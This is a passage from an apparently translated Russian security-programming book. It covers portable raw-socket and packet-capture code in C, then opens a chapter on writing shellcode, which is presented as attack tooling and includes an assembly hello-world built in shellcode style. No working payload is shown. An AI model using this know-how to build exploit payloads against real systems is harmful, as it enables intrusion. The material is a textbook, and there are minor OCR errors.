    unsigned short    ip_id; /* идентификатор */
    short            ip_off; /* смещение фрагмента */
    unsigned char     ip_ttl; /* время жизни */
    unsigned char     ip_p;   /* протокол */
    struct in_addr    ip_src; /* адрес отправителя */
    struct in_addr    ip_dest; /* адрес получателя */
}

#endif /* __IP_H__ */

```

Заголовок ICMP

```

/*
 * icmp.h
 *
 */

#ifndef __ICMP_H__
#define __ICMP_H__

#define ICMP_ECHO_REPLY        0x00
#define ICMP_ECHO_REQUEST     0x08

struct icmp
{
    unsigned char    icmp_type;    /* тип сообщения, см. ниже */
    unsigned char    icmp_code;    /* код подтипа */
    unsigned short    icmp_cksum; /* контрольная сумма */

    union
    {
        struct ih_id_seq
        {
            unsigned short    icd_id;
            unsigned short    icd_seq;
        }
        ih_idseq;
    }
    icmp_hun;

#define icmp_id    icmp_hun.ih_idseq.icd_id
#define icmp_seq  icmp_hun.ih_idseq.icd_seq

};

#endif /* __ICMP_H__ */

```

Заголовок UDP

```

/*
 * udp.h

```

```

*
* кросс-платформенный заголовок протокола UDP
*/

#ifndef __UDP_H__
#define __UDP_H__

struct udphdr
{
    unsigned short    uh_sport;    /* порт отправителя */
    unsigned short    uh_dport;    /* порт получателя */
    short             uh_ulen;     /* длина датаграммы */
    unsigned short    uh_sum;     /* контрольная сумма */
};

#endif /* __UDP_H__ */

```

Заголовок TCP

```

/*
 * tcp.h
 *
 * кросс-платформенный заголовок протокола TCP
 */

#ifndef __TCP_H__
#define __TCP_H__

#ifdef WIN32

#include <windows.h>

#ifndef LITTLE_ENDIAN
#define LITTLE_ENDIAN 1234
#endif

#ifndef BIG_ENDIAN
#define BIG_ENDIAN 4321
#endif

#ifndef BYTE_ORDER

// на платформах Intel x86 и Alpha порядок little endian
#if defined(_M_IX86) || defined(_M_ALPHA)
#define BYTE_ORDER LITTLE_ENDIAN
#endif

// на платформах Power PC и MIPS RX000 порядок big endian
#if defined(_M_PPC) || defined(_M_MX000)
#define BYTE_ORDER BIG_ENDIAN
#endif

#endif

#endif

```

```

#else

// включить константы, определяющие порядок байтов
#include <sys/types.h>

#endif

/*
 * Заголовок протокола TCP
 */
struct tcphdr
{
    unsigned short    th_sport;    /* порт отправителя */
    unsigned short    th_dport;    /* порт получателя */
    unsigned int       th_seq;     /* порядковый номер */
    unsigned int       th_ack;     /* номер квитанции */
#ifdef BYTE_ORDER == LITTLE_ENDIAN
    unsigned char      th_x2:4,    /* не используется */
                     th_off:4;    /* смещение данных */
/* порядок BIG_ENDIAN */
#else
    unsigned char      ip_off:4,    /* смещение данных */
                     ip_x2:4;    /* не используется */
#endif
    unsigned char      th_flags;    /* флаги TCP */
    unsigned short     th_win;     /* окно */
    unsigned short     th_sum;     /* контрольная сумма */
    unsigned short     th_urp;     /* указатель на срочные данные */
};

#endif /* __TCP_H__ */

```

Определение локального IP-адреса

При конструировании заголовка пакета, посылаемого через простой сокет, часто бывает необходимо получить локальный IPv4-адрес отправителя. Его следует поместить в поле заголовка IPv4-датаграммы, он учитывается при вычислении контрольных сумм TCP и UDP-пакетов, а в некоторых случаях он нужен и при анализе получаемого трафика.

Локальный IP-адрес можно получить несколькими способами. Один из вариантов – спросить у пользователя, другой – получить список всех IP-адресов компьютера и выбрать какой-то из них.

Запрос у пользователя

В несложных диагностических утилитах и инструментах обеспечения безопасности, создаваемых для узкого круга пользователей, IP-адрес отправителя, вставляемый в конструируемые пакеты, обычно задается в командной строке. Этот подход полезен хотя бы в силу простоты реализации и полной пере-

носимости. Но пользователю, конечно, неудобно указывать IP-адрес при каждом запуске программы.

Это решение не вызывает никаких проблем с переносимостью. Для преобразования заданного в командной строке IP-адреса в беззнаковое целое применяется стандартная функция *inet_addr()*. Платформенно-зависимые средства при этом не используются.

Перечисление интерфейсов

Иногда бывает необходимо получить весь список локальных IP-адресов данного компьютера. Затем его можно предъявить пользователю, чтобы он мог выбрать какой-то адрес, или произвести выбор автоматически.

Но механизмы перечисления локальных IP-адресов зависят от платформы. В UNIX для получения списка сетевых интерфейсов и ассоциированных с ними адресов обычно используется системный вызов *ioctl*, а в Windows — функция *WSAIoctl*. На платформах BSD UNIX для перечисления локальных IP-адресов имеется также функция *getifaddrs*. Таким образом, для написания переносимой программы придется применить условную компиляцию с помощью директив препроцессора *#ifdef*, что и продемонстрировано в примере 7.17.

Пример 7.17. Просмотр списка локальных IP-адресов (*lookup1.c*)

```
1 /*
2  * lookup1.c
3  *
4  *
5  */
6
7 #ifdef WIN32
8
9 #pragma comment(lib, "ws2_32.lib")
10
11 #include <winsock2.h>
12
13 #else
14
15 #include <sys/types.h>
16 #include <netinet/in.h>
17 #include <sys/socket.h>
18 #include <sys/ioctl.h>
19 #include <arpa/inet.h>
20 #include <net/if.h>
21
22 #endif
23
24 #include <stdio.h>
25
26 /*
```

```
27 * lookup_addr_at_idx()
28 *
29 *
30 */
31
32 #define BUF_SIZE 4096
33
34 int lookup_addr_at_idx(int idx,
35                        unsigned int *addr)
36 {
37 #ifdef WIN32
38
39     LPADDRESS_LIST list = NULL;
40     SOCKET sd = 0;
41     char buf[BUF_SIZE];
42     int len = 0;
43     int ret = 0;
44     int x = 0;
45
46     sd = socket(AF_INET, SOCK_RAW, IPPROTO_IP);
47     if(sd == INVALID_SOCKET)
48     {
49         return (-1);
50     }
51
52     ret = WSAIoctl(sd,
53                   SIO_ADDRESS_LIST_QUERY,
54                   NULL,
55                   0,
56                   buf,
57                   BUF_SIZE,
58                   (unsigned long *) &len,
59                   NULL,
60                   NULL);
61
62     closesocket(sd);
63
64     if(ret != 0 ||
65        len <= 0)
66     {
67         return(-1);
68     }
69
70     list = (LPADDRESS_LIST) buf;
71     if(list->iAddressCount <= 0)
72     {
73         return(-1);
74     }
75
```

```

76  for(x=0; x <= idx && x < list->iAddressCount; ++x)
77  {
78      if(x == idx)
79      {
80          /* адрес найден */
81          memcpy(addr,
82                &list->Address[x].lpSockaddr->sa_data[2], 4);
83          return(1);
84      }
85  }
86
87  /* больше адресов не осталось */
88  return(0);
89
90 #else
91
92  struct ifconf ifc;
93  struct ifreq *ifr = NULL;
94  char          buf[BUF_SIZE];
95  int           ret = 0;
96  int           off = 0;
97  int           cnt = 0;
98  int           cdx = 0;
99  int           sd  = 0;
100
101  sd = socket(AF_INET, SOCK_DGRAM, 0);
102  if(sd < 0)
103  {
104      return(-1);
105  }
106
107  ifc.ifc_len = BUF_SIZE;
108  ifc.ifc_buf = buf;
109
110  ret = ioctl(sd, SIOCGIFCONF, &ifc);
111  if(ret < 0)
112  {
113      return(-1);
114  }
115
116  ifr = ifc.ifc_req;
117
118  while(cnt < ifc.ifc_len && cdx <= idx)
119  {
120      if(ifr->ifr_addr.sa_family == AF_INET)
121      {
122          if(cdx == idx)
123          {
124              memcpy(addr,

```

```

125          &ifr->ifr_addr.sa_data[2], 4);
126          return(1);
127      }
128
129      ++cdx;
130  }
131
132  off = IFNAMSIZ + ifr->ifr_addr.sa_len;
133  cnt += off;
134  ((char *) ifr) += off;
135  }
136
137  close (sd);
138
139 #endif
140
141  return(0);
142 }
143
144 int
145 main(void)
146 {
147 #ifdef WIN32
148     WSADATA wsa;
149 #endif
150
151     struct in_addr ia;
152     unsigned int    addr = 0;
153     int             ret  = 0;
154     int             idx  = 0;
155
156 #ifdef WIN32
157     memset(&wsa, 0x0, sizeof(WSADATA));
158
159     if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0x0)
160     {
161         printf("ошибка WSAStartup().\n");
162         return(1);
163     }
164 #endif
165
166     while(1)
167     {
168         ret = lookup_addr_at_idx(idx, &addr);
169         if(ret < 0)
170         {
171             printf("ошибка lookup_addr_at_idx().\n");
172             return(1);
173         }

```

```

174     else if (ret == 0)
175     {
176         /* больше адресов не осталось */
177         break;
178     }
179
180     ia.s_addr = addr;
181     printf("адрес %d: %s\n", idx, inet_ntoa(ia));
182
183     ++idx;
184 }
185
186 printf("конец списка адресов.\nнайдено %d.\n", idx);
187
187 return(0);
188 }
```

Пример исполнения

Посмотрим, что печатает эта программа, будучи откомпилирована на разных платформах.

При работе на платформе Win32

```

C:\>lookup1.exe
адрес 0: 192.168.10.1
адрес 1: 192.168.204.1
конец списка адресов.
найдено 2.
```

При работе на платформе OpenBSD

```

obsd32# gcc -c lookup1 lookup1.c
obsd32# ./lookup1
адрес 0: 127.0.0.1
адрес 1: 10.0.8.70
конец списка адресов.
найдено 2.
```

Анализ

- В строках 39–88 применен специфичный для Windows метод перечисления IP-адресов.
- В строках 92–137 IP-адреса перечисляются так, как это делается в UNIX.
- В строках 166–184 в цикле *while* по одному разу для каждого локального IP-адреса вызывается функция *lookup_addr_at_idx()*. Она принимает два аргумента: целочисленный индекс искомого IP-адреса и указатель на беззнаковое целое, в котором найденный адрес будет сохранен. Если переданный этой функции индекс больше числа IP-адресов данного компьютера, значит все адреса уже перечислены и *lookup_addr_at_idx()*

возвращает 0. В случае ошибки возвращается –1. Отметим, что функция *lookup_addr_at_idx()* применяет различные методы перечисления IP-адресов в зависимости от платформы, на которой компилируется.

- В строках 39–44 производится инициализация переменных для Win32. Локальные IP-адреса будут храниться в списке *LPSOCKET_ADDR_LIST*;
- В строке 46 создается сокет. Его дескриптор необходим для функции *WSAIoctl()*.
- В строках 52–60 вызывается функция *WSAIoctl()* с флагом *SIO_ADDRESS_LIST_QUERY*. Это запрос на заполнение области, на которую указывает *LPSOCKET_ADDR_LIST*, списком IP-адресов данного компьютера.
- В строках 70–74 проверяется, что в возвращенном функцией *WSAIoctl()* списке есть хотя бы один адрес.
- В строках 76–85 перебираются все возвращенные адреса. Когда индекс текущего адреса совпадает с переданным функции, найденный адрес копируется в параметр *address*, и функция возвращает управление.
- В строках 92–99 производится инициализация переменных для UNIX. Список локальных IP-адресов будет помещен в переменную *ifc* типа *struct ifconf*.
- В строках 110–114 вызывается функция *ioctl()* с параметром *SIOCGIFCONF*. В результате будет заполнен переданный список.
- В строках 116–135 все возвращенные функцией *ioctl()* перебираются так же, как в случае Win32. При совпадении текущего индекса с переданным в качестве параметра найденный адрес копируется в параметр *address*, и функция возвращает управление.

Библиотеки rcar и WinPcar

Стандартным средством перехвата необработанных пакетов в UNIX служит библиотека *libpcap*. Она часто применяется в разнообразных сетевых утилитах, в частности, в сканерах и программах мониторинга работы сети.

Многие дистрибутивы UNIX содержат библиотеку *libpcap* по умолчанию, но на платформе Windows ее нет. На наше счастье, существует бесплатный продукт *WinPcar*, состоящий из драйвера и библиотеки, и он ведет себя аналогично *pcap*.

Единственное существенное различие между *WinPcar* и *libpcap* с точки зрения написания переносимых программ – это трактовка имен интерфейсов. В UNIX имена сетевых интерфейсов состоят из трех или четырех букв, например: *eth0* или *xl1* и именно таких имен ожидает библиотека *libpcap*. Так, можно было бы получить перечень доступных сетевых интерфейсов с помощью команды *ifconfig*, а затем передать имя одного из интерфейсов функциям из *libpcap*:

```
obsd32# ifconfig -a
.
.
x11             имя интерфейса
.
.
```

Теперь передадим это имя функции *pcap_open_live()*:

```
pcap_open_live("x11", ...);
```

В Windows же сетевые интерфейсы именуются не так. У их имен особый формат, представлены они в кодировке Unicode и для доступа к ним есть специальный API. Поскольку записаны они не в кодировке ASCII, то пользователь не сможет просто так ввести их в программу.

Чтобы обойти эту трудность, программы, в которых используется библиотека *WinPcap*, обычно выводят список всех имеющихся сетевых интерфейсов и предлагают пользователю сделать выбор. Так ведут себя, в частности, популярные программы *Ethereal* и *WinDump*.

Различие легко увидеть, запустив программу *tcpdump* в UNIX, а затем *WinDump* – в Windows. В UNIX вы просто задается имя интерфейса, и программа начинает работать. В Windows сначала приходится просмотреть список интерфейсов, выбрать из него какой-либо интерфейс и передать его числовой индекс программе *WinDump*.

При работе на платформе UNIX

```
obsd32# tcpdump -i eth0
При работе на платформе Windows
C:\>windump -D
1.\Device\NPF_{80D2B901-F086-44A4-8C40-D1B13E6F81FC}
{UNKNOWN 3COMEthernetLink PCI)

C:\>windump -i 1
```

Опрос сетевых интерфейсов и показ их пользователю – это достаточно непростая процедура. Впрочем, программа *WinDump* поставляется с исходными текстами, и вы можете посмотреть, как выполняются эти операции. В заголовочном файле *W32_fzs.h* объявлены функции *PrintDeviceList* и *GetAdapterFromList*, которые соответственно получают список имеющихся адаптеров и выбирают из него адаптер с указанным номером.

В следующем примере демонстрируется применение библиотек *libpcap* и *WinPcap* для анализа всего сетевого трафика в локальной сети и вывода на печать числа принятых пакетов. Для условного включения необходимых заголовочных файлов используется директива проекоцессора *#ifdef*.

Пример 7.18. Перехват пакетов (*pcap1.c*)

```
1 /*
2  * pcap1.c
3  *
4  * кросс-платформенный пример перехвата пакетов
5  * с помощью libpcap/WinPcap.
6  */
7
8 #ifdef WIN32
9
10 #pragma comment(lib, "wpcap.lib") /* required for WinPcap */
11
12 #include <windows.h>
13 #include <pcap.h>
14
15 #include "getopt.h"
16 #include "W32_fzs.h"             /* required for PrintDeviceist()
17                                   & GetAdapterFromList() */
18 #else
19
20 #include <pcap.h>
21 #include <stdlib.h>
22
23 #endif
24
25 #include <stdio.h>
26
27 /* флаги для getopt() */
28 #ifdef WIN32
29 #define OPTIONS  "i:D"
30 #else
31 #define OPTIONS  "i:"
32 #endif
33
34 /* в Win32 добавить поддержку для перечисления и
35    выбора адаптера */
36 #ifdef WIN32
37
38 /*
39  * get_adap()
40  *
41  *
42  */
43 char *get_adap(int idx)
44 {
45     char *device = NULL;
46     char  ebuf[PCAP_ERRBUF_SIZE];
47
48     device = pcap_lookupdev(ebuf);
```

```

49 if(device == NULL)
50 {
51     return(NULL);
52 }
53
54 device = GetAdapterFromList(device, idx);
55
56 return(device);
57 }
58
59 /*
60 * list_adaps()
61 *
62 *
63 */
64 void list_adaps    ()
65 {
66     char *device = NULL;
67     char  ebuf[PCAP_ERRBUF_SIZE];
68
69     /*
70      *
71      * взято из исходных текстов winpcap
72      *
73      */
74     device = pcap_lookupdev(ebuf);
75     if(device == NULL)
76     {
77         printf("ошибка pcap_lookupdev(): %s\n", ebuf);
78         return;
79     }
80
81     PrintDeviceList(device);
82 }
83
84 #endif /* WIN32 */
85
86 int
87 main(int argc, char *argv[])
88 {
89     struct pcap_pkthdr pkthdr;
90     pcap_t *pd = NULL;
91     char    err[PCAP_ERRBUF_SIZE];
92     char    *ifn = NULL;
93     char    *pkt = NULL;
94     char    ch  = 0;
95     int     cnt = 0;
96 #ifdef WIN32
97     int     idx = 0;    /* индекс интерфейса */

```

```

98 #endif
99
100 opterr = 0;
101 while((ch = getopt(argc, argv, OPTIONS)) != -1)
102 {
103     switch(ch)
104     {
105         case 'i':
106
107             /* в Win32 получить индекс интерфейса */
108 #ifdef WIN32
109             idx = atoi(optarg);
110             ifn = get_adap(idx);
111             if(ifn == NULL)
112             {
113                 printf("ошибка get_adap().\r\n");
114                 return(1);
115             }
116 #else
117             /* в UNIX получить имя интерфейса в коде ASCII */
118             ifn = optarg;
119 #endif
120             break;
121
122             /* в WIN32 перечислить адптеры — не нужно
123              при компиляции в UNIX */
124 #ifdef WIN32
125             case 'D':
126
127                 list_adaps();
128                 return(0);
129 #endif
130             default :
131
132                 printf("неизвестный аргумент.\n");
133                 return(1);
134             }
135     }
136
137     if(ifn == NULL)
138     {
139         printf("не задано имя интерфейса.\n");
140         return(1);
141     }
142
143     /* в Win32 напечатать индекс интерфейса */
144 #ifdef WIN32
145     printf("используется интерфейс %d\n", idx);
146     /* иначе напечатать имя интерфейса */

```

```

147 #else
148 printf("используется интерфейс %s\n", ifn);
149 #endif
150
151 /* получить дескриптор pcap */
152 pd = pcap_open_live(ifn, 4096, 1, 25, err);
153
154 while(1)
155 {
156     /* получить следующий пакет */
157     pkt = (char *) pcap_next(pd, &pkthdr);
158     if(pkt != NULL)
159     {
160         ++cnt;
161         printf("получено пакетов: %d\r", cnt);
162     }
163 }
164
165 return(0);
166 }

```

Пример исполнения

Посмотрим, что печатает эта программа, будучи откомпилирована на разных платформах.

При работе на платформе Win32

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>pcap1.exe
не задано имя интерфейса.

```

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>pcap1.exe -D
1.\Device\NPF_{80D2B901-F086-44A4-8C40-D1B13E6F81FC}
{UNKNOWN 3COMEthernetLink PCI}

```

```

C:\>Documents and Settings\Mike\My Documents\Visual Studio Projects\
exec\Debug>pcap1.exe -i 1
используется интерфейс 1
получено пакетов: 16

```

При работе на платформе OpenBSD

```

obsd32# gcc -o pcap1 pcap1.c -lpcap
obsd32# ./pcap1 -i xl1
используется интерфейс xl1
получено пакетов: 16

```

Анализ

- В строках 8–17 включаются специфичные для Win32 заголовочные файлы. Файл *W32_fzs.h* взят из исходных текстов *WinPcap*, объявленные

в нем функции используются для форматирования имен интерфейсов перед выводом их на консоль.

- В строке 43 определена функция *get_adap()*. Она принимает единственный целочисленный параметр – индекс сетевого интерфейса из списка имеющихся в данном компьютере, а возвращает имя этого интерфейса или *NULL*, если индекс некорректен.
- В строке 64 определена функция *list_adaps()*, которая не имеет аргументов и используется для печати списка сетевых интерфейсов в пригодном для чтения виде. Обычно она вызывается для того, чтобы дать возможность пользователю выбрать индекс одного из имеющихся интерфейсов. Затем выбранный индекс будет передан функции *get_adap()*.
- В строках 100–135 с помощью функции *getopt()* обрабатываются заданные в командной строке аргументы. С помощью директивы *#ifdef* случаи Win32 и UNIX обрабатываются по-разному (например, в Win32 при задании флага *-i* вызывается функция *get_adap()*, тогда как в UNIX просто сохраняется имя указанного интерфейса). Отметим, что на платформе Win32 имя интерфейса, заданное в командной строке, должно быть числом, а в UNIX – это строка.
- В строке 152 вызывается функция *pcap_open_live()*, которая возвращает дескриптор, передаваемый затем функциям перехвата пакетов.
- В строках 154–163 в бесконечном цикле вызывается функция *pcap_next()*. Она возвращает очередной перехваченный пакет, после чего увеличивается на 1 счетчик пакетов *cnt*, а сам пакет выводится на *stdout*.

Драйвер, необходимый для перехвата пакетов, саму библиотеку *WinPcap*, а также программу *WinDump* с исходными текстами можно загрузить с сайта <http://winpcap.polio.it>.

Резюме

Сложность написания переносимого кода зависит от ситуации. Если на разных платформах одна и та же задача решается различными способами, можно просто вставить в текст директивы препроцессора `#ifdef`. Но конечной целью должно стать написание библиотек и классов, которые позволили бы повторно использовать один раз написанный код. Тогда весь платформенно-зависимый код будет сосредоточен в одном месте и управлять им будет проще. Для повторного использования достаточно включить библиотеку в проект и вызвать из нее функцию или метод некоторого класса.

Для обычных, локально исполняемых программ самое сложное – это управление памятью и поиск в памяти. Если же речь идет о сетевых программах, то, как отмечено в этой главе, наибольшие трудности вызывает написание переносимого кода для работы с простыми сокетами. Все поставщики операционных систем и сетевого оборудования по-разному реализуют доступ к физическим каналам передачи данных. Учет этих различий, а также особенностей компиляторов и должен составлять основу каркаса для написания кросс-платформенного кода.

Обзор изложенного материала

BSD-сокеты и Winsock

- ☑ Спецификации BSD Sockets и Winsock схожи с точки зрения функциональности и общей структуры, однако реализации API в них существенно отличаются.

Переносимые компоненты

- ☑ Выделение отдельных переносимых компонентов помогает разработчикам повторно использовать одинаковые фрагменты сетевого кода в системах UNIX, Linux и Windows.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: При работе в Visual Studio что лучше: указывать используемые библиотеки в свойствах проекта или задавать их с помощью директивы `#pragma` в самом тексте программы?

О: Если вы собираетесь распространять свой исходный код, то не стоит задавать библиотеки с помощью окна свойств проекта. Применение директивы `#pragma` проще и эффективнее, так как в этом случае не понадобятся никакие дополнительные файлы, кроме самих исходных текстов. Впрочем, если сборка вашей программы зависит от наличия рабочего пространства Visual Studio, то все равно вместе с исходными текстами придется поставлять файлы, описывающие рабочее пространство и проекты в нем.

В: Можно ли воспользоваться приведенными в этой главе примерами в моем собственном проекте?

О: Конечно. Можете включать любой код из этой книги при условии, что в комментариях укажете его источник и упомянете имена авторов.

В: Как можно гарантировать, что мой код будет работать на всех платформах, не создавая громоздкий центр тестирования?

О: В мире коммерции снижение издержек всегда является важной целью. Поэтому для организации центров разработки и тестирования широко применяются виртуальные операционные системы (виртуальные машины – VM). Подобную систему можно сконфигурировать так, что на сервере под управлением Microsoft Windows будет исполняться ОС Linux, что позволяет сэкономить на оборудовании и программном обеспечении. Поэтому мы рекомендуем потратить некоторую сумму на организацию такого виртуального центра.

Написание shell-кода I

Описание данной главы:

- Что такое shell-код?
 - Проблема адресации
 - Проблема нулевого байта
 - Реализация системных вызовов
 - Внедрение shell-кода в удаленную программу
 - Внедрение shell-кода в локальную программу
- См. также главу 9

- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

Для написания shell-кода необходимо свободно владеть языком ассемблера для платформы, на которой он будет исполняться. Обычно для разных аппаратных платформ и каждой версии операционной системы нужно писать отдельную версию shell-кода. Вот почему свободно распространяемые эксплойты обычно нацелены на уязвимости в конкретных целевых системах, по той же причине к эксплойту как правилу прилагается длинный (хотя, как правило, неполный) перечень версий ОС и аппаратуры, на которых он работает. Значительная часть shell-кода зависит от операционной системы, так как в разных операционных системах используются различные системные вызовы. Повторное использование программы, в которой есть shell-код, возможно, хотя и затруднительно, поэтому встречается редко. Рекомендуется всегда писать и отлаживать shell-код сначала на C, а уже потом переводить на язык ассемблера. Тогда вы сможете сосредоточиться на самих системных вызовах, а не на специфике ассемблера.

В этой главе мы дадим краткий обзор языка ассемблера, а потом рассмотрим два вопроса, которые нужно решить при написании shell-кода: проблему адресации и проблему нулевого байта. Завершается глава примерами внедрения shell-кода в удаленную и локальную программу для 32-разрядных процессоров Intel x86.

Что такое shell-код?

Shell-код – это код, внедряемый в другую программу и исполняемый в ходе атаки на обнаруженную в ней уязвимость. Обычно длина shell-кода ограничена, например, размером пакета, посылаемого уязвимому приложению, поэтому он должен быть написан предельно эффективно и решать очень узкую задачу. В зависимости от целей атакующего, эффективностью (измеряемой, скажем, числом байтов) можно пожертвовать в пользу организации заместителя для системного вызова, дополнительной скрытности за счет полиморфизма, дополнительной секретности путем создания зашифрованного туннеля или комбинации этих и других целей.

С точки зрения хакера правильно написанный и надежный shell-код необходим для успешной атаки на уязвимость в реальных условиях. Если shell-код ненадежен, то атакуемое удаленное приложение или хост может аварийно остановиться. Администратор почти наверняка захочет выяснить, с чего вдруг система вышла из строя, и попытается отследить источник проблемы, а это, разумеется, идет вразрез с целями хакера: анонимностью или скрытным

тестированием системы на наличие уязвимости. Кроме того, ненадежный shell-код может «запортить» память приложения так, что оно будет продолжать работать, но атаковать уязвимость хакер сможет только после перезагрузки. В промышленной системе очередная перезагрузка может произойти лишь спустя несколько месяцев во время запланированной остановки на обслуживание или перехода на новую версию. Но в новой версии уязвимости может уже и не оказаться, а, стало быть, хакер лишится доступа к компьютерам организации-жертвы.

С точки зрения безопасности правильность и надежность shell-кода также критичны. В ходе разрешенного тестирования на возможность проникновения это условие является обязательным, поскольку пользователи вряд ли будут счастливы, если во время тестирования промышленная система или критическое приложение «рухнут».

Инструменты

При разработке shell-кода вам понадобятся разнообразные инструменты для написания, компиляции, преобразования, тестирования и отладки. Знание того, как они устроены, полезно для повышения эффективности работы. Ниже приведен перечень наиболее часто употребляемых инструментов с указанием, где найти дополнительную информацию и сами программы.

- **nasm** – этот пакет содержит ассемблер *nasm* и дизассемблер *ndisasm*. Синтаксис языка, применяемый в *nasm*, прозрачен и потому более популярен, чем синтаксис, предложенный компанией AT&T. Получить подробную информацию и скачать *nasm* можно с его домашней страницы по адресу <http://nasm.sourceforge.net/>.
- **gdb** – это отладчик GNU. В этой главе мы будем пользоваться им, главным образом, для анализа дампов памяти. *Gdb* позволяет также дизассемблировать откомпилированные функции, для чего достаточно ввести команду *disassemble <имя функции>*. Это бывает очень полезно, если вы хотите узнать, в какие машинные команды транслируется ваш код на C. Получить подробную информацию и скачать *gdb* можно с сайта GNU по адресу www.gnu.org/software/binutils/.
- **objdump** – это инструмент для дизассемблирования объектных файлов и получения из них важной информации. Хотя мы и не будем рассматривать использование *objdump* в этой книге, рекомендуем обратить на эту программу внимание, так как она очень полезна при разработке shell-кода. Получить подробную информацию и скачать *objdump* можно с сайта GNU по адресу www.gnu.org/software/binutils/.
- **ktrace** – это утилита, имеющаяся только для систем *BSD. Она позволяет трассировать выполнение системных вызовов. В ходе работы созда-

ется файл *ktrace.out*, который можно просмотреть утилитой *kdump* и увидеть все системные вызовы, выполнявшиеся процессом. Это бывает очень полезно при отладке shell-кода, так как *ktrace* показывает также, когда и почему системный вызов завершился с ошибкой. Более подробную информацию о *ktrace* в большинстве систем *BSD можно получить, набрав команду *man ktrace*.

- **strace** – эта программа очень похожа на *ktrace*, она тоже позволяет трассировать все системные вызовы. В большинстве дистрибутивов Linux *strace* устанавливается по умолчанию. Имеются ее версии и для других операционных систем, например, IRIX. Домашняя страница *strace* находится по адресу www.liacs.nl/~wichert/strace/.
- **readelf** – это программа, которая позволяет получить разнообразную информацию о двоичном файле в формате ELF. В этой главе мы будем использовать *readelf* для отыскания адреса переменной, который затем будет включен в shell-код. Эта программа, как и *objdump*, является частью пакета bintools, распространяемого GNU. Получить подробную информацию об этом пакете можно по адресу www.gnu.org/software/binutils/.

Язык ассемблера

У каждого процессора есть свой набор команд, из которых состоит исполняемый код. Поскольку набор команд зависит от процессора, то, конечно, нельзя подать на вход ассемблера для процессора Intel Pentium исходный текст, написанный с использованием команд Sun Sparc. Поскольку ассемблер – это язык очень низкого уровня, то на нем можно писать весьма компактные и быстрые программы. В этой главе мы продемонстрируем исполняемый код из 23 байтов, который загружает и исполняет программу. Тот же код, написанный на C, был бы в сотни раз объемнее из-за дополнительной информации, которую включает компилятор.

Отметим также, что ядро большинства операционных систем частично написано на ассемблере. Заглянув в исходные тексты Linux или FreeBSD, вы обнаружите немало системных вызовов, реализованных на этом языке. Программы, написанные на ассемблере, очень эффективны, но у каждой медали две стороны. Разобраться в большой ассемблерной программе нелегко. Кроме того, в силу зависимости от процессора, перенести такую программу на другую платформу практически невозможно. Трудно даже перенести ассемблерную программу на другую операционную систему, работающую на той же аппаратной платформе. Связано это с тем, что в ассемблерном коде часто встречаются системные вызовы, то есть обращения к функциям, предоставляемым операционной системой, а они для всех систем разные.

Понять текст на языке ассемблера нетрудно, а наборы команды хорошо документированы. В примере 8.1 показано, как на ассемблере организуется цикл.

Пример 8.1. Цикл в языке ассемблера

```
1 start:
2 xor ecx,ecx
3 mov ecx,10
4 loop start
```

Анализ

- В языке ассемблера блок кода можно пометить идентификатором-меткой. Так, в строке 1 находится метка *start*.
- В строке 2 выполняется команда XOR между регистром ECX и им самим. В результате значение в регистре ECX обнуляется. Это самый эффективный способ очистить регистр перед началом использования.
- В строке 3 в регистр ECX записывается значение 10.
- В строке 4 выполняется команда *loop*. Она вычитает 1 из значения, находящегося в регистре ECX. Если результат отличен от нуля, то производится переход на метку, заданную в качестве операнда.

Очень часто в программах на языке ассемблера используется команда перехода *jmp* (пример 8.2). Можно перейти на указанную метку или по адресу, отстоящему от заданного на указанное смещение.

Пример 8.2. Переход в языке ассемблера

```
1 jmp start
2 jmp 0x2
```

Анализ

- В первой команде производится переход по адресу, помеченному меткой *start*. Во втором случае мы переходим по адресу, отстоящему на два байта от самой команды *jmp*. Пользоваться метками удобнее, так как ассемблер сам вычисляет смещение, что экономит немало времени.

Чтобы преобразовать текст, написанный на языке ассемблера, в исполняемую программу, необходим ассемблер. Он преобразует исходный текст в машинные команды. Еще понадобится компоновщик, например, *ld*, который превратит полученный двоичный файл в исполняемый объект. Ниже приведена программа «Hello, world» (Здравствуй, мир), написанная на C.

```
1 int main() {
2     write(1, "Hello, world !\n", 15);
3     exit(0);
4 }
```

А вот та же программа на языке ассемблера.

Пример 8.3. Ассемблерная версия программы на C:

```

1 global      _start
2 _start:
3 xor  eax, eax
4
5 jmp  short   string
6 code:
7 pop  esi
8 push byte    15
9 push esi
10 push byte    1
11 mov  al, 4
12 push eax
13 int  0x80
14
15 xor  eax, eax
16 push eax
17 push eax
18 mov  al, 1
19 int  0x80
20
21 string:
22 call code
23 db   'Hello, world !', 0x0a

```

Анализ

Поскольку мы хотим получить исполняемый файл в системе FreeBSD, то добавили метку *_start* в начало программы. В этой системе исполняемые файлы создаются в формате ELF, поэтому компоновщик ищет символ *_start* в объектном файле, считая, что это адрес, с которого должно начинаться исполнение. Пока не старайтесь разобраться в остальном коде, мы все объясним позднее.

Чтобы получить из ассемблерного текста исполняемую программу, сначала надо воспользоваться ассемблером *nasm* для создания объектного файла, а затем обработать его компоновщиком *ld*:

```

bash-2.06b$ nasm -f elf hello.asm
bash-2.06b$ ld -s -o hello hello.o

```

Nasm читает ассемблерный код и генерирует объектный файл в формате ELF, содержащий машинные команды. Объектный файл, имеющий по умолчанию расширение .o, подается на вход компоновщика, который преобразует его в исполняемую программу с именем *hello*. Если запустить ее, то вы увидите следующий результат:

```

bash-2.06b$ ./hello
Hello, world !
bash-2.06b$

```

В следующем примере использован другой метод тестирования shell-кода на языке ассемблера. Написанная на C программа считывает созданный *nasm* объектный файл в память и исполняет его, как будто это функция. А почему просто не воспользоваться компоновщиком, который создаст исполняемый файл? Потому что компоновщик включает в файл много дополнительной информации, а это усложняет процедуру преобразования shell-кода в строку, которую можно было бы вставить в программу на C. Как мы увидим ниже, такое представление кода исключительно важно.

Взгляните, насколько отличаются по размерам исполняемые файлы программ, написанных на C и на ассемблере:

```

1 bash-2.06b$ gcc -o hello_world hello_world.c
2 bash-2.06b$ ./hello_world
3 Hello, world !
